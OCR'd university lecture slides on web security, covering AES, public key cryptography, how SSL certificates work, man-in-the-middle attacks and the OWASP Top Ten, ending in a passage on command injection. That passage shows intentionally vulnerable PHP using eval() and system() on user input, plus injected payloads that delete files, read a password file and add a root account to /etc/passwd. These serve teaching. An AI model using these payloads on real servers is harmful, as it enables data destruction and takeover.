
Symmetric Key Cryptography Example: The Advanced Encryption Standard (AES)

- In 1997, the U.S. National Institute for Standards and Technology (NIST) put out a public call for a replacement to DES.
- It narrowed down the list of submissions to five finalists, and ultimately chose an algorithm that is now known as the **Advanced Encryption Standard** (**AES**).
- AES is a block cipher that operates on 128-bit blocks. It is designed to be used with keys that are 128, 192, or 256 bits long, yielding ciphers known as AES-128, AES-192, and AES-256.



AES Round Structure

- The 128-bit version of the AES encryption algorithm proceeds in ten rounds.
- Each round performs an invertible transformation on a 128-bit array, called **state**.
- The initial state X_0 is the XOR of the plaintext P with the key K:
- $X_0 = P \text{ XOR } K$.
- Round i (i = 1, …, 10) receives state X_{i-1} as input and produces state X_i.
- The ciphertext C is the output of the final round: $C = X_{10}$.



AES Rounds

- Each round is built from four basic steps:


1. **SubBytes step**: an S-box substitution step
2. **ShiftRows step**: a permutation step
3. **MixColumns step**: a matrix multiplication step
4. **AddRoundKey step**: an XOR step with a **round key** derived from the 128-bit encryption key

SSL (Secure Sockets Layer)

- Idea: *encrypt* HTTP traffic to foil eavesdroppers
- Problem: to create a *secure channel,* two parties need to *share a secret* first
- But on the Web, the two parties don't know each other
- Solution: *public key cryptography* (Rivest, Shamir, & Adelman, 2002 Turing Award)

Public Key Crypto


- Each principal has a *key* of 2 matched parts
  - public part: everyone can know it
  - private part: principal keeps secret
  - given one part, cannot deduce the other



(Source: Wikipedia)


Public key crypto


- Key mechanism: *encryption* by one key requires *decryption* by the other
  - If I use Bob's public key to create a message, only Bob can read it (ref. right Figure)
  - If a message can be decrypted with Bob's public key, then Bob must have created it (next slide)



(Source: Wikipedia)

Digital Signature






If a message can be decrypted with Bob's public key, then Bob must have created it

(Source: Wikipedia)

How SSL works (simplified)

1. bob.com proves identity to CA
2. CA uses its *private* key to create a "cert" tying this identity (public key) to domain name "bob.com"
3. Cert is installed on bob.com's server
4. Browser visits `https://bob.com` and requests the Cert
5. Browser verifies the CA's signature and obtain Bob's public key from Cert
   - CA's public keys *built into browser*, so can check if cert matches hostname
6. *Diffie-Hellman key exchange* is used to bootstrap an encrypted channel for further communication
   - Browser chooses a random string as the secret, encrypts it using Bob's public key, and sends it to bob.com
   - Only Bob can decrypt it. This shared secret is used to encrypt HTTP traffic using much faster symmetric-key crypto

Certificate Authority Hierarchy



How SSL works (**simplified**)

1. bob.com proves identity to CA
2. CA uses its *private* key to create a "cert" tying this identity to domain name "bob.com"
3. Cert is installed on bob.com's server
4. Browser visits `https://bob.com` and requests the Cert
5. Browser verifies the CA's signature and obtain Bob's public key from Cert
   - CA's public keys *built into browser*, so can check if cert matches hostname
6. *Diffie-Hellman key exchange* is used to bootstrap an encrypted channel for further communication
   - Browser chooses a random string as the secret, encrypts it using Bob's public key, and sends it to bob.com
   - Only Bob can decrypt it. This shared secret is used to encrypt HTTP traffic using much faster symmetric-key crypto

What it Does and Doesn't Do

- ✓ Assures browser that bob.com is legit
- ✓ Prevents eavesdroppers from reading HTTP traffic between browser & bob.com
- ✓ Creates additional work for server!

DOES NOT:

- Assure server of who the user is
- Say anything about what happens to sensitive data *after* it reaches server
- Say anything about whether server is vulnerable to other server attacks
- Protect browser from malware if server is evil

Man-in-the-middle Attack: e.g., why not trust HTTP?


- DNS spoofing combined with a man-in-the-middle attack
  - Supply an incorrect IP address when a browser looks up a host name
  - Falsify the mapping attesting to the server's identity
- The impostor site looks and behaves like the real site but collects sensitive information from users

Don’t Try Out Such Attacks.

Injection Attacks

The Web

No longer just a way of publishing static content



(Stefan et al., OSDI 2014)

The Web

Now app platform; lots of client-side functionality

Core reason: Easy to create complex client-side apps

- Combine code and data from different parties

(Stefan et al., OSDI 2014)

OWASP Top Ten (2013)

A-1	Injection	Untrusted data is sent to an interpreter as part of a command or query.
A-2	Authentication and Session Management	Attacks passwords, keys, or session tokens, or exploit other implementation flaws to assume other users' identities.
A-3	Cross-site scripting	An application takes untrusted data and sends it to a web browser without proper validation or escaping
…	Various implementation problems	…expose a file, directory, or database key without access control check, …misconfiguration, …missing function-level access control
A-8	Cross-site request forgery	A logged-on victim's browser sends a forged HTTP request, including the victim's session cookie and other authentication information

https://www.owasp.org/index.php/Top_10_2013-Top_10

OWASP Top Ten (2017)

- A1:2017-Injection
- A2:2017-Broken Authentication
- A3:2017-Sensitive Data Exposure
- A4:2017-XML External Entities (XXE)
- A5:2017-Broken Access Control
- A6:2017-Security Misconfiguration
- A7:2017-Cross-Site Scripting (XSS)
- A8:2017-Insecure Deserialization
- A9:2017-Using Components with Known Vulnerabilities
- A10:2017-Insufficient Logging & Monitoring

Command Injection

Background for SQL Injection

General code injection attacks

- Attack goal: execute arbitrary code on the server
- Example

  code injection based on eval (PHP)

  http://site.com/calc.php (server side calculator)

```
…
$in = $_GET[‘exp'];
eval('$ans = ' . $in . ';');
…
```

- Attack

  http://site.com/calc.php?exp=“ 10 ; system(‘rm *.*’) ”

(URL encoded)

Code injection using system()

- Example: PHP server-side code for sending email

```
$email = $_POST[“email”]
$subject = $_POST[“subject”]
system(“mail  $email –s  $subject < /tmp/joinmynetwork”)
```

- Attacker can post

```
http://yourdomain.com/mail.php?
  email=hacker@hackerhome.net &
  subject=foo < /usr/passwd; ls
```

OR

```
http://yourdomain.com/mail.php?
  email=hacker@hackerhome.net&subject=foo;
  echo “evil::0:0:root:/:/bin/sh">>/etc/passwd; ls
```

SQL Injection

Database queries with PHP

